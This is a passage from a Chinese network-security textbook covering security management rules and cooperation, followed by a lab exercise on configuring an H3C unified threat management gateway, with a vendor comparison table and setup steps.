机构的保安人员负责非技术性常规安全工作，如系统场所的警卫、办公安全、出入门验证等。

### 2. 健全安全管理规章制度

建立健全完善的安全管理规章制度并认真贯彻落实非常重要。常用的网络安全管理规章制度包括以下7个方面：

（1）系统运行维护管理制度。包括设备管理维护制度、软件维护制度、用户管理制度、密钥管理制度、出入门卫管理值班制度、各种操作规程及守则、各种行政领导部门的定期检查或监督制度。机要重地的机房应规定双人进出及不准单人在机房操作计算机的制度。机房门加双锁，保证两把钥匙同时使用才能打开机房。信息处理机要专机专用，不允许兼作其他用途。终端操作员因故离开终端必须退出登录画面，避免其他人员非法使用。

（2）计算机处理控制管理制度。包括编制及控制数据处理流程、程序软件和数据的管理、复制移植和存储介质的管理，文件档案日志的标准化和通信网络系统的管理。

（3）文档资料管理。各种凭证、单据、账簿、报表和文字资料必须妥善保管和严格控制；交叉复核记账；各类人员所掌握的资料要与其职责一致，如终端操作员只能阅读终端操作规程、手册，只有系统管理员才能使用系统手册。

（4）操作及管理人员的管理制度。建立健全各种相关人员的管理制度，主要包括：

① 指定具体使用和操作的计算机或服务器，明确工作职责、权限和范围。

② 程序员、系统管理员、操作员岗位分离且不混岗。

③ 禁止在系统运行的机器上做与工作无关的操作。

④ 不越权运行程序，不应查阅无关参数。

⑤ 对于偶尔出现的操作异常应立即报告。

⑥ 建立和完善工程技术人员的管理制度。

⑦ 当相关人员调离时，应采取相应的安全管理措施，如人员调离时马上收回钥匙，移交工作，更换口令，取消账号，并向被调离的工作人员申明其保密义务。

（5）机房安全管理规章制度。建立健全的机房管理规章制度，经常对有关人员进行安全教育与培训，定期或随机地进行安全检查。机房管理规章制度主要包括机房门卫管理、机房安全工作、机房卫生工作、机房操作管理等。

（6）其他的重要管理制度。主要包括系统软件与应用软件管理制度、数据管理制度、密码口令管理制度、网络通信安全管理制度、病毒的防治管理制度、安全等级保护制度、网络电子公告系统的用户登记和信息管理制度、对外交流维护管理制度等。

（7）进行风险分析及安全培训。

① 定期进行风险分析，制定意外灾难应急恢复计划和方案。如关键技术人员的多种联络方法、备份数据的取得、系统重建的组织。

② 建立安全考核培训制度。除了对关键岗位的相关人员和新员工进行考核之外，还要定期进行网络安全方面的法律教育、职业道德教育和安全技术更新等方面的教育培训。

对于从事涉及国家安全、军事机密、财政金融或人事档案等重要信息的工作人员更要重视安全教育，并应挑选可靠、素质好的人员担任。

#### 3. 坚持合作交流制度

计算机网络在快速发展中面临严峻的安全问题。维护互联网安全是全球的共识和责任，网络运营商更负有重要责任，应对此高度关注，发挥互联网积极、正面的作用，包括对青少年在内的广大用户负责。各级政府也有责任为企业和消费者创造一个共享、安全的网络环境，同时也需要行业组织、企业和各利益相关方的共同努力。因此，应当大力加强与相关业务往来单位和安全机构的合作与交流，密切配合，共同维护网络安全，及时获得必要的安全管理信息和专业技术支持与更新。国内外也应当进一步加强交流与合作，拓宽网络安全国际合作渠道，建立政府、网络安全机构、行业组织及企业之间多层次、多渠道、齐抓共管的合作机制。

**讨论思考**

（1）网络安全管理必须坚持哪些原则？

（2）网络安全指导原则主要包括哪 4 个方面？

（3）建立健全网络安全管理机构和规章制度需要做好哪些方面？

## 3.6 实验三：统一威胁管理 UTM 应用

### 3.6.1 实验目的

统一威胁管理（Unified Threat Management，UTM）平台实际上类似于多功能安全网关，与路由器和三层交换机不同的是，UTM 不仅可以连接不同的网段，在数据通信过

程中还提供了丰富的网络安全管理功能。掌握 UTM 功能、设置与管理方法和过程，增强利用 UTM 进行网络安全管理、分析问题和解决问题的实际能力，有助于以后更好地从事网络安全管理员或信息安全员工作。

### 3.6.2 实验要求及方法

在开始对 UTM 平台的功能、设置与管理方法和过程的实验之前，应当先做好实验的准备工作，实验时注意掌握具体的操作界面、实验内容、实验方法和实验步骤，重点是 UTM 功能、设置与管理方法和实验过程中的具体操作要领、顺序和细节。

### 3.6.3 实验内容及步骤

#### 1. UTM 集成的主要功能

不同的 UTM 平台对“多功能”的定义有所不同。H3C 的 UTM 产品在功能上最全面，特别是具备应用层识别用户的网络应用，控制网络中各种应用的流量，并记录用户上网行为的上网行为审计功能，相当于更高集成度的多功能安全网关。不同的 UTM 平台的比较如表 3-4 所示。

**表 3-4 不同的 UTM 平台比较**

| 品牌 / 功能列表 | H3C | Cisco | Juniper | Fortinet |
|---|---|---|---|---|
| 防火墙功能 | √（H3C） | √（Cisco） | √（Juniper） | √（Fortinet） |
| VPN 功能 | √（H3C） | √（Cisco） | √（Juniper） | √（Fortinet） |
| 防病毒功能 | √（卡巴斯基） | √（趋势科技） | √（卡巴斯基） | √（Fortinet） |
| 防垃圾邮件功能 | √（Commtouch） | √（趋势科技） | √（赛门铁克） | √（Fortinet） |
| 网站过滤功能 | √（Secure Computing） | √（WebSense） | √（WebSense；SurControl） | ○（无升级服务） |
| 防入侵功能 | √（H3C） | √（Cisco） | √（Juniper） | ○（未知） |
| 应用层流量识别和控制 | √（H3C） | × | × | × |
| 用户上网行为审计 | √（H3C） | × | × | × |

UTM 集成的网络安全产品的主要功能包括访问控制功能、防火墙功能、VPN 功能、入侵防御系统功能、病毒过滤、网站及 URL 过滤、流量管理控制、网络行为审计等功能。

#### 2. 操作步骤及方法

经过登录并简单配置，即可直接管理 UTM 平台。

（1）通过命令行设置管理员账号登录设备的方法如下：console 登录××设备，命令

行设置管理员账号→设置接口 IP→启动 Web 管理功能→设置 Web 管理路径→使用 Web 登录访问。

(2) 通过命令行接口 IP 登录设备的方法如下：console 登录××设备，命令行设置接口 IP→启动 Web 管理功能→设置 Web 管理路径→使用 Web 登录访问，如图 3-8 所示。





图 3-8　利用默认用户名和密码登录

(3) 利用默认用户名密码登录设备的方法如下：H3C 设置管理 PC 的 IP 为 192.168.0.X→用默认用户名密码直接登录，如图 3-8 所示。

常用配置防火墙的方法如下：

(1) 只要设置管理 PC 的网卡地址，连接 g0/0 端口，就可从此进入 Web 管理界面。

(2) 配置外网端口地址，将外网端口加入安全域，如图 3-9 所示。





图 3-9　配置外网端口地址并加入安全域

（3）配置内网到外网的静态路由，如图3-10所示。





**图3-10 配置内网到外网的静态路由**

防火墙设置完成后，就可以直接上网。

随后进行流量定义和策略设定。激活高级功能，然后选择“设置自动升级”，按照以下步骤完成：定义全部流量，设定全部策略，应用全部策略，如图3-11所示。可以设置防范病毒等5大功能，还可管控网络的各种流量、用户应用流量及统计情况，如图3-12所示。





**图3-11 流量定义和策略设定**

